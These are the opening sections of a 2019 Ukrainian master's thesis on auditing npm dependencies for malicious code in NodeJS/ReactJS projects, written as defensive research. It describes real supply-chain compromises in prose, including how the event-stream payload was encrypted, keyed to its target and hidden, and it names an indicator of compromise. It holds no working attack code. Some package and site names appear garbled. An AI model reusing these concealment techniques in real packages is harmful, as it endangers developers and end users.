

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«На правах рукопису»

УДК 004.056

«До захисту допущено»

В.о. завідувача кафедри

_____ М.В.Грайворонський

“ ” _____ 2019 р.

Магістерська дисертація
на здобуття ступеня магістра

зі спеціальності _____ 125 Кібербезпека _____

на тему: _____ Виявлення вразливостей за заданою схемою в SPA
застосунках стеку NodeJS та ReactJS _____

Виконав: студент 2 курсу, групи ФБ-81мп

_____ Супруненко Ілля Олександрович _____
(прізвище, ім'я, по батькові) (підпис)

Науковий керівник _____ к.ф.-м.н., доцент, Грайворонський М.В. _____
(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Рецензент _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій магістерській дисертації
немає запозичень з праць інших авторів без
відповідних посилань.

Студент _____
(підпис)

Київ – 2019 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – другий (магістерський) за освітньо-професійною програмою
Спеціальність (спеціалізація) – 125 Кібербезпека («Системи і технології кібербезпеки»)

ЗАТВЕРДЖУЮ
В.о. завідувача кафедри
М.В.Грайворонський
(підпис)

«___» _____ 2019 р.

ЗАВДАННЯ
на магістерську дисертацію студенту

Супруненко Ілля Олександрович
(прізвище, ім'я, по батькові)

1. Тема дисертації: Виявлення вразливостей за заданою схемою в SPA застосунках стеку NodeJS та ReactJS,
науковий керівник дисертації _____
к.ф.-м.н., доцент, Грайворонський М.В.
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «___» _____ 2019 р. № _____

2. Термін подання студентом дисертації _____ 10.12.2019 р. _____

3. Об'єкт дослідження: процес розповсюдження публічних модулів середовища розробки Javascript

4. Вихідні дані: процес розробки SPA застосунків стеку NodeJS та ReactJS з притаманними йому вразливостями

5. Перелік завдань, які потрібно розробити

- 1 Провести аналіз існуючих проблем середовища розповсюдження публічних модулів.
- 2 Розробити методику для впровадження аудиту модулів на кроці збірки.
- 3 Продемонструвати імплементацію рішення за допомогою інструментарію стеку розробки ReactJS та NodeJS.

6. Орієнтовний перелік ілюстративного матеріалу: _____

7. Орієнтовний перелік публікацій: стаття «Vulnerability detection using predefined patterns in software written with NodeJS and ReactJS stack of technologies» у журналі «Theoretical and applied cybersecurity»

8. Дата видачі завдання _____

Календарний план

№ з/п	Назва етапів виконання магістерської дисертації	Термін виконання етапів магістерської дисертації	Примітка
1	Пошук потенційних загроз SPA додатків	03.04.2019	
2	Дослідження CSS та XSS вразливостей	17.04.2019	
3	Пошук можливостей інтеграції в процес розробки	05.05.2019р	
4	Висновки по дослідженому матеріалу	11.05.2019	
5	Аналіз кроку збірки для визначення оптимального місця впровадження аудиту	13.09.2019	
6	Розробка модуля аудиту та прикладів індикаторів компрометації	20.10.2019	
7	Перевірка рішень, дослідження можливості обфускації для створення зліпків	26.10.2019	
8	Підготовка публікації до журналу	30.11.2019	
9	Оформлення та подання роботи	10.12.2019	

Студент

_____ (підпис)

_____ (ініціали, прізвище)

Науковий керівник дисертації

_____ (підпи)

_____ (ініціали, прізвище)

РЕФЕРАТ

Загальний обсяг дисертації 85 сторінок, містить 32 ілюстрації, 22 таблиці та 15 джерел за переліком посилань.

Актуальність роботи – так як величезна частина сучасних розробок в галузі цифрових технологій створюються для веб середовища, кожна з них потенційно може стати жертвою необачного використання готових публічних рішень. Введення механізму захисту від загроз такого плану в перспективі має змогу вплинути на кожний проект, розроблений для веб платформи.

Мета дослідження – розробка методики захисту від потенційно небезпечних модулів завантажених з мережі Інтернет в процесі створення бізнес рішення.

Завдання дослідження – практично впровадити реалізацію механізму захисту спираючись на типовий інструментарій процесу розробки веб застосунків стеку ReactJS та NodeJS.

Об'єкт дослідження – процес розповсюдження публічних модулів середовища розробки Javascript.

Предмет дослідження – недосконала архітектура, довірче ставлення та відсутність контролю за розміщуваними в публічному репозиторії рішеннями.

Наукова новизна одержаних результатів – вдосконалено крок збірки програмних модулів за рахунок введення автоматичного механізму аудиту за заданою схемою.

Практичне значення одержаних результатів – первинна версія реалізації успішно проводить аналіз та виявлення трьох розглянутих в роботі атак.

ВЕБ ЗАСТОСУНКИ, МОДУЛІ З ПУБЛІЧНИМ КОДОМ, АУДИТ, КРОК ЗБІРКИ.

ABSTRACT

The total volume of the dissertation is 85 pages, contains 32 illustrations, 22 tables and 15 sources in the list of links.

The urgency of work - as a huge part of modern developments in the field of digital technologies are created for the web environment, each of them can potentially be influenced by the irresponsible use of public solutions. Inclusion of special technology that can prevent such threats can in the long term affect every project developed for the web platform.

The purpose of the study is to develop a method to protect against potentially dangerous modules downloaded from the Internet in the process of creating business solutions.

The objective of the study is to implement a security mechanism based on the typical toolkit of the ReactJS and NodeJS stack of development.

The object of study is a process for distributing public modules of the Javascript development environment.

The subject of the study is the imperfect architecture, the trusting attitude and the lack of control over the solutions uploaded to the public repository.

Scientific novelty of the obtained results is an improved building step of software modules due to introduction of an automatic audit mechanism according to the predefined patterns.

The practical significance of the results obtained - the initial version of the implementation successfully analyzes and identifies the three attacks described in the work.

WEB APPLICATIONS, PUBLIC MODULES WITH OPEN SOURCE CODE, AUDIT, BUILD STEP.

ЗМІСТ

Перелік умовних позначень, символів, одиниць, скорочень і термінів.....	8
Вступ.....	9
1 Існуючі проблеми з програмами середовища модулів з відкритим кодом	10
1.1 Передумови існування феномену програм з відкритим вихідним кодом в контексті веб розробки	10
1.2 Основні способи розповсюдження модулів з відкритим кодом в середовищі Javascript.....	12
1.3 Можливості для внесення зловмисного коду в публічний репозиторій npm.....	16
1.4 Основна вразливість ідеї повторного використання рішень з відкритого середовища	18
Висновки до розділу 1.....	22
2 Методика виявлення шкідливого коду за заданою схемою.....	23
2.1 Основний напрям проникнення зловмисних модулів.....	23
2.2 Індикатори компрометації та приклади атак.....	25
2.2.1 Викрадення даних автентифікації за допомогою Cascading Stylesheets (CSS).....	25
2.2.2 XSS атака за допомогою можливостей фреймворку ReactJS.....	35
2.2.3 DOS атака з використанням особливостей однопоточного рантайму NodeJS	39
Висновки до розділу 2.....	44
3 Імплементация рішення з використанням збірника Webpack.....	45
3.1 Мотивація та вимоги до рішення.....	45
3.2 Етапи циклу розробки програмного забезпечення в сфері веб застосунків.....	46
3.3 Крок збірки та його інструментарій.....	50
3.4 Створення рішення на основі кроку препроцесингу коду.....	55
Висновки до розділу 3.....	61

4 Розроблення стартап-проекту.....	62
4.1 Опис ідеї проекту.....	62
4.2 Технологічний аудит, аналіз ринкових можливостей запуску стартап-проекту.....	65
4.3 Розроблення ринкової стратегії проекту.....	75
4.4 Формування маркетингової концепції товару.....	78
4.5 Трирівнева маркетингова модель товару.....	78
4.6 Визначення цінових меж та способів збуту.....	80
4.7 Розроблення концепції маркетингових комунікацій	81
Висновки до розділу 4.....	81
Висновки	83
Перелік джерел посилання.....	84

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

Бандлер – програмний продукт, який займається опрацюванням графу залежностей модулів та генерує з нього вихідний файл.

Бекенд – серверне середовище розробки програмного забезпечення.

Модуль (скрипт) – файл написаний мовою Javascript; набір файлів, що представляє собою цілісне рішення.

Обфускація – процес перейменування змінних, функцій, тощо в програмному коді на короткі назви.

Постпроцесинг – фінальне опрацювання скриптів.

Препроцесинг – первинне опрацювання скриптів.

Рантайм – середовище виконання коду, написаного мовою програмування.

Репозиторій – місце зберігання файлів для проекту (віддалено або локально).

Фреймворк – набір утиліт для пришвидшення виконання типових задач.

Фронтенд – середовище виконання коду на стороні клієнта.

DOM – document object model.

SPA – односторінковий застосунок, вид веб сайту на якому відсутні переходи між сторінками з перезавантаженням вкладки.

ВСТУП

При розробці сучасних веб застосунків розробники масово використовують готові публічні рішення, які можна знайти у вільному доступі в мережі Інтернет. В умовах постійної конкуренції та високих темпів зміни функціональних вимог це швидкий і дієвий вихід. Однак кожний такий сторонній модуль вносить небезпеку у кінцевий продукт, так як в контексті технологій ReactJS та NodeJS перевірка публічних модулів відсутні.

Актуальність роботи – так як величезна частина сучасних розробок в галузі цифрових технологій створюються для веб середовища, кожна з них потенційно може стати жертвою необачного використання готових публічних рішень. Введення механізму захисту від загроз такого плану в перспективі має змогу вплинути на кожний проект, розроблений для веб платформи.

Мета дослідження – розробка методики захисту від потенційно небезпечних модулів завантажених з мережі Інтернет в процесі створення бізнес рішення.

Завдання дослідження – практично впровадити реалізацію механізму захисту спираючись на типовий інструментарій процесу розробки веб застосунків стеку ReactJS та NodeJS.

Об’єкт дослідження – процес розповсюдження публічних модулів середовища розробки Javascript.

Предмет дослідження – недосконала архітектура, довірче ставлення та відсутність контролю за розміщуваними в публічному репозиторії рішеннями.

Наукова новизна одержаних результатів – вдосконалено крок збірки програмних модулів за рахунок введення автоматичного механізму аудиту за заданою схемою.

Практичне значення одержаних результатів – первинна версія реалізації успішно проводить аналіз та виявлення трьох розглянутих в роботі атак.

1 ІСНУЮЧІ ПРОБЛЕМИ З ПРОГРАМАМИ СЕРЕДОВИЩА МОДУЛІВ З ВІДКРИТИМ КОДОМ

1.1 Передумови існування феномену програм з відкритим вихідним кодом в контексті веб розробки

Щоденне створення складних застосунків, які спрямовані на забезпечення потреб різних бізнес галузей (як виробничих так і спрямованих на надання послуг) в умовах постійної зміни вимог та потреб споживачів, а також конкурентної природи ринку, призвело до створення та вибухового розвитку абсолютно унікального підходу до створення програмного забезпечення, аналогії якого важко знайти в інших галузях. Для прикладу, чи можна уявити, щоб дві компанії які займаються, скажімо, обробкою чорних металів, обмінювались би методами та підходами до ефективного та продуктивного здійснення своєї основної діяльності. Однак в сфері розробки програмного забезпечення, особливо що стосується веб середовища, поняття модулів з відкритим кодом з безкоштовною ліцензією на використання зустрічається всюди. Причин цього феномену існує декілька.

По-перше, це питання компетентності. Наприклад в контексті бібліотек шифрування інформації неможливо окремо взятій компанії або невеличкому стартапу винаходити щоразу нові алгоритми та підходи, щоб забезпечити продукт криптографічними методами. Навіть більше, реалізація існуючих методів часом може бути нездоланною перешкодою для компанії, що тільки починає свою дорогу. Однак ці особливості не можуть відмінити потреб споживачів стосовно конфіденційності та впевненості у збереженні своїх критичних даних. Тому для вирішення наведеної проблеми із криптографічним захистом використовуються вже створені (для кожної мови програмування цілком можливо написані з нуля) бібліотеки та модулі, основна задача яких надати швидко та коректно рішення проблеми шифрування інформації (за приклад можна взяти криптографічний модуль `crypto` платформи NodeJS[1]).

По-друге, як вже було згадано, швидкість розвитку бізнес галузей диктується абсолютно різними умовами, однак майже всі галузі об'єднує одна річ: найбільший шанс утриматись на плаву отримує не той продукт який зроблений за всіма стандартами і практиками коректного створення програмного забезпечення, а саме той, що встигає зайняти нішу в найкоротший час (прикладом можна вважати операційні системи сімейства Windows, які конкурентно програють система сімейства Linux в питаннях ефективності використання ресурсів, а також з фінансової точки зору поступаються місцем безкоштовним дистрибутивам Linux; однак за рахунок того, що момент виходу на ринок Windows трапився на 6 років раніше[2][3], набагато більша частка користувачів користується саме цією операційною системою можливо і не здогадуючись про існуючі проблеми, які ефективніше і за менші гроші вирішить менш відомий суперник Windows; справедливо відмітити таку точку зору, що саме на платформі Windows існує дуже багато продуктового програмного забезпечення, яке необхідно людям різних галузей в повсякденному житті, однак враховуючи, що навіть для розробників програмних продуктів вирішальним є фактор перспективи покриття найбільшої кількості користувачів, це явище витікає саме собою із простого факту, що першим на ринок вийшов Windows).

І нарешті, останній, але не менш важливий фактор, це перевірка програмного забезпечення. Цікавим побічним ефектом відкритості коду є не тільки те, що будь-хто з доступом до мережі Інтернет має змогу завантажити той чи інший програмний модуль, а також використовуючи його знаходити недоліки або навіть помилки в архітектурі та дизайні рішення. Такі сервіси як GitHub або GitLab пропонують механізм сумісної роботи над якістю програмного забезпечення через концепт, що звучить англійською мовою як “file an issue” (дослівно українською це значить щось на кшталт “повідомити про проблему”, однак на жаль це не передає всю повноту цього виразу і яке значення він несе для розробників та споживачів програмного забезпечення). За результатом таких колаборацій досягається певний аналог симбіотичних взаємовідносин, в яких сторона розробників отримує абсолютно безкоштовне і достовірне тестування

свого продукту, а сторона споживачів отримує змогу впливати на продукт, змінюючи його під свої потреби. В порівнянні зі схемою роботи величезних компаній, які містять окрему команду розробників, окремо тестувальників і вимушені витратити гроші на те, що за рахунок природи програмних продуктів з відкритим кодом вирішується само собою, описаний підхід безумовно перемагає.

1.2 Основні способи розповсюдження модулів з відкритим вихідним кодом в середовищі Javascript

Цілком очевидно, що так само як і в будь-якій серйозній мові програмування існує власний спосіб розповсюдження загальнодоступних бібліотек (наприклад Maven середовищі розробки Java[4] або Composer для PHP[5]), аналогічний існує і для Javascript розробки (найчастіше на основі бекенду написаного на платформі NodeJS). Для будь-якого проекту існує поняття модулів. Модулем в даному контексті виступає програмний продукт, написаний в більшості випадків мовою Javascript (інколи на певних діалектах, так звані «compile-to-JS» мови: Typescript, CoffeeScript, PureScript, ReasonML, Elm, та багато інших). Використання в проектах відбувається за двома найпоширенішими концептами: CommonJS або ES6 modules.

У мові JavaScript не було нативного способу організації коду до стандарту ES2015. Платформа NodeJS заповнила цей проміжок шляхом застосування системи модулів CommonJS. В системах модулів, модулі є основними будівельними блоками структури коду. Система модулів дозволяє організувати свій код, приховати інформацію та лише відкрити загальнодоступний інтерфейс компонента за допомогою відповідних конструкцій, які надає система. В контексті CommonJS цей механізм називається «module.exports». Кожен раз, коли використовується виклик функції require, завантажується інший модуль.

Найпростішим прикладом використання CommonJS може бути наступний допоміжний модуль:

```
// add.js
function add (a, b) {
  return a + b
}

module.exports = add
```

Рисунок 1.1 – CommonJS модуль для функції додавання

На рисунку зображений найпростіший модуль системи CommonJS. Схема роботи коду наступна:

- спершу ми визначаємо (декларуємо) функцію додавання двох чисел, описуючи її публічний контракт (вхідні аргументи), а також описуємо її тіло (що вона має виконати, в даному випадку скласти два вхідних аргументи і повернути результат цього додавання в місце свого виклику);
- останній рядок використовує спеціальний концепт глобальної змінної `module`, яка присутня в усіх файлах, що виконуються в середовищі CommonJS; ми декларуємо виходом цього модуля нашу функцію додавання;

```
// index.js
const add = require('./add')

console.log(add(4, 5))
//9
```

Рисунок 1.2 – Використання модуля в іншому файлі

На рисунку ми бачимо приклад використання модуля в проекті. Важливо відмітити розділення на модулі, які знаходяться (англ. *resolve*) по відносному шляху до коду який викликає цей модуль, або по абсолютному шляху відносно певного контексту (корінь проекту, корінь файлової системи, тощо). Наведений код отримує описаний нами раніше модуль і виводить в стандартний вивід результат виконання для вхідних чисел 4 та 5.

```
(function (exports, require, module, __filename, __dirname) {
  function add (a, b) {
    return a + b
  }

  module.exports = add
})
```

Рисунок 1.3 – Вихідне представлення модуля

Варто відмітити, що з метою зробити таке використання можливим, система CommonJS має піти на певні хитрощі, оскільки до 2015 року в Javascript був цілком відсутній концепт модулів як в інших мовах. Як бачимо насправді глобальність змінних `require` та `module` досить ефемерна. Це просто аргументи анонімної функції в яку обертається будь-який файл проекту написаний в середовищі CommonJS. Таким чином один із способів застосування сторонніх модулів це обернути всі існуючі файли в спеціалізовані функції, які дають змогу кожному з них експортувати якісь частини себе та імпортувати, за рахунок використання цього самого механізму, екпорти інших модулів.

З введенням в дію стандарту ES6 у 2015 році з'являється ще один спосіб для досягнення модульності коду, вже на рівні рантаймів мови Javascript. Так, аналогічні реалізації модуля додавання та його використання тепер виглядають наступним чином:

```
// add.js
export function add (a, b) {
  return a + b
}
```

Рисунок 1.4 – Найпростіший модуль ES6

Основна відмінність полягає в тому, що тепер експорт коду з файлу це властивість мови, яка отримала своє відображення в різноманітних конструкція для експорту (іменованій експорт, експорт за замовчуванням) та імпорту (за аналогією, іменованій та імпорт за замовчуванням, а також імпорт всього, що експортується в модулі). Крім цього варто відмітити простоту створення

реекспортів (тобто процес коли один модуль імпортує модуль і додає його без мін у свій власний експорт). Код споживача метода додавання теж змінився:

```
// index.js
import add from './add';

console.log(add(4, 5))
//9
```

Рисунок 1.5 – Код споживача ES6 модуля

Зрозуміло, що відносні модулі (розташовані на файловій системі розробника), а також питання їх розповсюдження не викликають проблем. Однак стосовно абсолютних модулів, необхідно якось централізувати та уніфікувати механізм поширення модулів в такій всеохоплюючій інфраструктурі як фронтенд веб розробка.

Для вирішення цієї задачі 12 січня 2010 року було створено npm (скорочено від Node Package Manager)[6]. Npm - це менеджер пакунків для мови програмування JavaScript. Також це менеджер пакунків за замовчуванням для середовища виконання JavaScript NodeJS. Він складається з клієнтського командного рядка, який також називається npm, та інтернет-бази даних загальнодоступних та платних приватних пакетів, що називається реєстром npm. Доступ до реєстру здійснюється через клієнта, а доступні пакети можна переглядати та шукати через веб-сайт npm. Менеджером пакунків та реєстром керує «npm, Inc». Npm написаний повністю на JavaScript і був розроблений Айзеком Шлутером, як результат його досвіду з існуючим на той час менеджментом залежностей, а також натхнення від інших подібних проєктів, таких як PEAR (PHP) та CPAN.

Npm включено як рекомендовану функцію в інсталятор NodeJS. Він складається з клієнта командного рядка, який взаємодіє з віддаленим реєстром. Це дозволяє користувачам завантажувати та поширювати модулі JavaScript, які доступні в реєстрі. Пакети реєстру створюються у форматі CommonJS (або ES6 модулів, але через проблеми з legacy середовищем змушені розповсюджуватись у

вигляді модулів CommonJS) і містять файл метаданих у форматі JSON. Більше 477 000 пакетів доступні в головному реєстрі npm. У реєстрі немає процесу перевірки для подання, а це означає, що знайдені там пакети можуть бути низької якості, незахищеними або шкідливими. Натомість, npm покладається на звіти користувачів для видалення пакунків, якщо вони порушують політику, маючи низьку якість, становлячи небезпеку або взагалі представляючи із себе зловмисний код. Npm розкриває статистику, включаючи кількість завантажень та кількість залежних пакетів, щоб допомогти розробникам судити про якість пакетів.

У npm версії 6 була введена функція аудиту, щоб допомогти розробникам визначити та виправити проблеми з уразливістю та безпекою встановлених пакетів. Джерело проблем безпеки було взято із звітів, знайдених на платформі Node Security Platform (NSP), і було інтегровано з npm з моменту придбання NSP власниками npm.

1.3 Можливості для внесення зловмисного коду в публічний репозиторій npm

Сам по собі факт існування npm не є безпосередньою загрозою, адже переважна більшість людей які публікують свої модулі роблять це із найкращих переконань, керуючись принципами середовища вільного обміну кодом. Однак важливо відмітити, що контроль за якістю, як вже було згадано, практично відсутній, а всі дії, які відбуваються відносно зловмисних пакунків, мають місце після того, як завдано якусь шкоду (часом обсяги завданих збитків неможливо оцінити, адже шкідливий код може існувати в репозиторіях споживачів місяцями).

Як приклад недосконалості системи публікації модулів з відкритим кодом розглянемо типовий сценарій реєстрації та публікації власного пакунку в публічний репозиторій npm. Ця процедура складається з трьох основних кроків: реєстрація, написання власне коду який буде розміщено на публічних серверах та нарешті публікація використовуючи утиліту командного рядку. Інформацію

стосовно реєстрації можемо взяти напряду з офіційного сайту. Для створення облікового запису необхідно виконати наступні дії:

- перейти на сторінку реєстрації npm;
- у формі реєстрації користувача ввести поля: повне ім'я, загальнодоступна електронна пошта (ця загальнодоступна електронна адреса буде додана до метаданих пакетів створеного облікового запису і буде видима для всіх, хто завантажує пакунки; адміністрація також буде надсилати електронний лист на цю адресу, коли обліковий запис оновлюватиме пакети, а також розсилатиме періодичну інформацію про оновлення та інше), ім'я користувача (ім'я користувача або логін, що буде відображатися під час публікації пакетів або взаємодії з іншими користувачами npm на npmjs.com; ім'я користувача повинно бути невеликим і може містити дефіси та цифри), пароль;
- підтвердити згоду із правилами користування ресурсом;
- натиснути кнопку завершення реєстрації;

Наступним кроком для здійснення будь-якої атаки через публічний репозиторій npm буде написання зловмисного модуля. Оскільки це досить специфічна діяльність приклад її імплементації не потребує наведення.

І нарешті – публікація свого модуля з використанням створеного облікового запису. Знову ж таки звертаємося на офіційний сайт репозиторію і отримуємо наступні вказівки:

- в командному рядку запустіть офіційну утиліту для входу в свій обліковий запис локально (`npm login`);
- слідуєте інструкціям утиліти і введіть свої облікові дані;
- після успішного входу перемістіться в директорію яка містить файл з налаштуваннями модуля (`package.json`);
- введіть команду `npm publish`;

Після виконання цих дій в публічному репозиторії з'явиться модуль який міститиме код аналогічний тому, що був написаний локально. Як бачимо, абсолютна відсутність контролю дозволяє публікувати будь-які програмні рішення, в тому числі і такі, основна мета яких експлуатувати робочі станції споживачів (красти паролі, вносити шкідливий код у застосунки, тощо).

1.4 Основна вразливість ідеї повторного використання рішення із відкритого середовища

З урахуванням описаних передумов, очевидно, що єдиний вихід у розробників програмного забезпечення – це використовувати надбання більш компетентних, протестованих рішень з метою пришвидшення виходу продукту замовника на ринок для отримання максимального прибутку (в першу чергу бізнес спрямований на здобуття прибутку, а не на якість продукції). Переходячи до конкретного прикладу, галузь веб розробки тісно пов'язана із мовою програмування Javascript, для якої в свою чергу існують безліч фреймворків (до прикладу бібліотека для аспекту представлення в контексті браузерів – англ. View – ReactJS відповідає всім трьом описаним раніше вимогам: висока швидкість прототипування, використання надбань більш досвідчених колег а також вплив ком'юніті із сотень тисяч розробників на форму продукту). В цій роботі буде розглянуто приклади програмного коду, що характерні для застосунків збудованих на основі NodeJS (платформа для виконання Javascript коду на сервері) та ReactJS. Для вільного розповсюдження використовується вже описаний NPM. Оскільки його основна задача полягає в тому, щоб кожен бажаючий міг по-перше розмістити свої модулі з будь-якого куточку світу, а по-друге використати яке завгодно публічне рішення, тому кожен проект починає представляти із себе приблизно 15% - 30% предметної бізнес логіки, а решта – повторно використані рішення.

Однак крім очевидних переваг це вносить і певні проблеми. Перш за все програмний код згідно зі специфікою існування веб середовища існує в двох

формах: форма написання і форма розповсюдження. Форма написання – це незмінений, вихідний код у тому вигляді, в якому його описав розробник на своїй робочій машині. При чому написана таким чином програма далека від того, що дійсно виконується процесором на комп’ютері клієнта. Причин цьому декілька, однак щоб дати загальне уявлення варто згадати внутрішні оптимізації середовищ виконання програмного коду, а також величезну площу охоплення користувачів, які можуть користуватись застарілими версіями браузерів, які однак необхідно підтримувати (для бізнесу кожен клієнт однаково важливе джерело прибутку). Форма ж розповсюдження вже набагато ближча до того коду який реально буде виконаний. Це звісно не бінарний код, але текст, який формує файли такого типу це вже те, що буде віддано платформі для трансляції в машинну мову. Якщо вихідні файли можна читати з відносно невеликими зусиллями, то це твердження хибне для форми розповсюдження. Через різні причини ці файли при їх першому перегляді виглядають як повна нісенітниця. Вони не містять пробільних символів крім тих, що необхідні мові програмування для успішного парсингу програми, також в більшості випадків назви змінних, класів та функцій замінюються на короткі і абсолютно позбавлені сенсу, який розробник міг закладати при написанні (цей процес називається обфускація і як приклад уявімо, що в коді існувала декларація функції `function calculatePayment(){...}`, що очевидно описувала метод для вирахування якоїсь оплати, в результаті може перетворитись на `function a4(){...}`, абсолютно непрозору сутність для розробника але цілком зрозумілу середовищу виконання і, що є найбільш важливим, ефективнішу з огляду на місце, яке займає файл – а отже і часу який займе передача по мережі Інтернет від сервера до клієнта – а також з огляду на мінімізацію часу необхідного на парсинг файлу на стороні клієнта).

Ця подвійність в існуванні програмних модулів зумовлює те, що файл, який використовується в застосунку може бути зовсім іншим файлом, аніж той, що викладений у вигляді вихідного коду. І для перевірки цієї відповідності, кожен модуль який використовується в проекті необхідно було б деобфускувати, а потім провести або якусь форму статичного аналізу обох зразків коду (в гіршому

випадку розробник має просто переглянути все власними очима), або написати певні програми, що порівнювали б чи є два зразки коду ідентичними за своїм функціоналом (що навіть при такому формулюванні є непосильною задачею для маленьких та середніх команд розробки програмного забезпечення).

Варто навести два гучних випадки які демонструють реальне становище речей і наскільки небезпечним є описаний механізм експлуатації публічного репозиторію.

- у 2018 році, 4 вересня відбулась публікація модуля під назвою event-stream від зловмисника з нікнеймом right9ctrl[7]. Право власності цього модуля він отримав від оригінального автора так як останній не був зацікавлений в підтримці свого творіння (і навіть більше, розробка програмного забезпечення на добровільних засадах не може змушувати авторів підтримувати свої творіння довгий час та підтримувати взагалі). Цей модуль на момент публікації мав приблизно 1.5 мільйонів завантажень щотижня, і в свою чергу його, як необхідну залежність включали 1600 інших модулів. Зловмисник завоював довіру автора зробивши декілька корисних правок в коді бібліотеки. Пакет із кодом зловмисника являє собою націлену атаку, що в кінцевому рахунку впливає на додаток з відкритим кодом, який називається bitpay / сорау. Відповідно до їх README, Сорау – це безпечна платформа біткойнів для гаманців як для настільних платформ, так і для мобільних пристроїв. Ми знаємо, що зловмисний пакет конкретно націлений на цю програму, оскільки шкідливий код читає поле опису з файлу package.json проекту, а потім використовує цей опис для розшифровки корисного навантаження зашифрованого AES256. Для проектів, окрім сорау, поле опису не буде відповідати належним чином ключу, який використовується для шифрування, і операція виходить з ладу. Поле опису для bitpay / сорау, який є захищеним Bitcoin гаманцем, є ключем, необхідним для дешифрування цих даних. Внесений зловмисником як залежність проекту модуль flatmap містить кодовані дані, вміло заховані в тестовій директорії.

Цей каталог недоступний у сховищі GitHub, але він доступний у тому вигляді, в якому проект розповсюджується в пакеті `open-map-stream-0.1.1.tgz`. Зашифровані дані зберігаються у вигляді масиву частин. Кожна з цих частин є мінімізованою / прихованою, а також зашифрованою з різним ступенем надійності. Деякі із зашифрованих даних містять назви методів, які можуть виявити шкідливу поведінку при використанні інструментів статичного аналізу (наприклад рядок `_compile`, який є необхідним методом для створення нового модуля є індикатором компрометації цього модуля);

- знову таки, у тому ж 2018 році один хакер отримав доступ до облікового запису в репозиторії NPM розробника та ввів зловмисний код у популярну бібліотеку JavaScript[8], який був розроблений для викрадення облікових даних NPM у користувачів, що використовують компрометований модуль у своїх проектах. Назва модуля, що був підмінений - `eslint-range`, підмодуль найвідомішого інструментарію для лінтингу (тобто статичного аналізу коду на дотримання певних стилістичних та синтаксичних вимог) ESLint. Хакер отримав доступ до облікового запису npm розробника. Сама атака відбулась в ніч з 11 на 12 липня. Учасник команди проекту Кевін Партінгтон сказав наступне: «Опублікований код, здається, краде npm-дані, тому ми рекомендуємо всім, хто встановив цю версію, змінити свій npm-пароль і (якщо можливо) відкликати свої жетони та згенерувати нові», - звертаючись для розробників які використали компрометований `eslint-range`. У електронному листі до «Bleeping Computer», технічний директор С.І. Сільверіо поставив інцидент у перспективу. «Ми визначили, що маркери доступу для приблизно 4500 облікових записів могли бути отримані до того, як ми зробили необхідні дії, щоб закрити цю вразливість. Однак ми не знайшли доказів того, що якісь жетони були фактично отримані або використані для доступу до будь-якого облікового запису `npmjs.com` під час цього вікна. В якості запобіжного заходу npm відкликав кожен маркер

доступу, який було створено до 14:30 за UTC (7:30 ранку в Каліфорнії) сьогодні. Цей захід вимагає від кожного зареєстрованого користувача прм повторно пройти автентифікацію на prmj.s.com та створити стратегію двухфакторної автентифікації, що гарантуватиме неможливість виявленій вразливості продовжити вражати комп'ютери користувачів. Ми додатково проводимо повний криміналістичний аналіз, щоб підтвердити, що жодні інші облікові записи не використовувались та не використовуються для публікації несанкціонованого коду».

Висновки до розділу 1

Використання модулів середовища вільного розповсюдження публічних рішень є сучасною реальністю і навряд чи зміниться в найближчі роки. Разом із пришвидшенням темпів розробки такий підхід привносить небезпеки у вигляді небезпечного коду написаного поза межами бізнес продукту, але який на нього безпосередньо впливає. Ситуація однозначно потребує пошуку рішення.

2 МЕТОДИКА ВИЯВЛЕННЯ ШКІДЛИВОГО КОДУ ЗА ЗАДАНОЮ СХЕМОЮ

2.1 Основний напрям проникнення зловмісних модулів

Як вже було згадано раніше, більшість галузей які потребують послуг веб-розробки динамічно розвиваються та змінюються з великою частотою. Нові вимоги користувачів, відкриття які змінюють розподіл сил (наукові та інші). Природньо, що програмне забезпечення, що має обслуговувати потреби таких галузей має змінюватись щонайменш так же часто, а інколи і частіше, бути гнучким, швидким в розробці. Перший продукт на ринку часто здобуває левову частку споживачів виключно за рахунок своєї першості.

В таких умовах розробники змушені покладатися в значній мірі на вже існуючі рішення. Стек розробки на базі технологій ReactJS пропонує максимально гнучку систему створення, модифікації та підтримка застосунків, створених різними людьми в періоди досить розтягнуті в часі. Одним з основних понять фреймворку виступає концепт компонента. Взагалі основною ідеєю існування будь-якого фронтенд фреймворку є абстрагування деталей роботи з об'єктною моделлю документа із коду застосунку. Причин цьому декілька:

- історичні (розвиток публічного вебу відбувався бурхливо і деякі рішення знаходили своє відображення в реальному житті ще в непідготовленому вигляді з плином часу технології ставали кращими, однак стек розробки на жаль не здатний виключати потреби старих клієнтів-браузерів через те, що з'явилися нові);
- різноманіття імплементацій (оскільки веб це відкритий стандарт, будь-хто охочий може при бажанні написати свій власний браузер; у випадку ж з всім відомими операційними системами та конкуренцією на ринку браузерів на даний момент ми маємо принаймні три основні фігури – Google Chrome, Firefox Web Browser та Internet Explorer,

останнім часом замінений на Edge; кожен з них імплементує стандарт по-різному, однак для кінцевого користувача це не має жодного значення, адже він зацікавлений в отриманні товарів та послуг, а не чому розробники браузера вирішили в певному моменті не дотримуватись специфікації вебу);

- величезна теоретична база, в порівнянні з низьким рівнем входження в розробку веб застосунків (насправді створити статичну сторінку з простими анімаціями та спілкуванням з сервером може майже будь-хто охочий, однак розробити наприклад real-time застосунок для моніторингу курсу ціни на нафту із здатністю до втрати частини серверів без явного впливу на інтерфейс користувача задача складна і комплексна навіть для досвідчених розробників);

